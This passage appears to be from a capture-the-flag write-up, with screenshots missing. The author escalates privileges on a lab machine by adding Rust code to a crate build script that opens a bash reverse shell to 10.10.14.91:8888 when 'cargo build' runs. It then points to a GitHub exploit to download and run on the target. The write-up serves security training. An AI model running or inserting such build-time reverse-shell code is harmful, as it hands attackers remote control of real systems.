
Found the following:

https://gist.github.com/GugSaas/9fb3e59b3226e8073b3f8692859f8d25


added the following code to the script as follows:

```
use std::process::Command;

    let command = "bash -i >& /dev/tcp/10.10.14.91/8888 0>&1";

    let output = Command::new("bash")

        .arg("-c")

        .arg(command)

        .output()

        .expect("works!");

    if output.status.success() {

        println!("pwn");

    } else {

        let stderr = String::from_utf8_lossy(&output.stderr);

        eprintln!("gg: {}", stderr);

    }
```


Erel Regev




After saving the file on the same location, I executed the 'cargo build' command (from /etc/crates/logger/src):



Got a new shell for atlas, this time with a firejail group:




Repeating the SSH process:




Erel Regev

Download the exploit mentioned above from github and run it on the target's machine:



Followed the instructions:



Done.